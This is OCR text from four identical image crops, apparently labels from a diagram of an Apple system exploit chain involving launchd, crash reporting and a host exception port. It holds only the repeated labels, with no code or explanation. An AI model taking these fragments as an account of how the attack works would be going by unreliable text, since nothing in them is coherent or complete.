

SafetyNet
CARender Server
Report Crash
launchd
host exception port
B
blanket



SafetyNet
CARender Server
Report Crash
launchd
host exception port
B
blanket



SafetyNet
CARender Server
Report Crash
launchd
host exception port
B
blanket



SafetyNet
CARender Server
Report Crash
launchd
host exception port
B
blanket

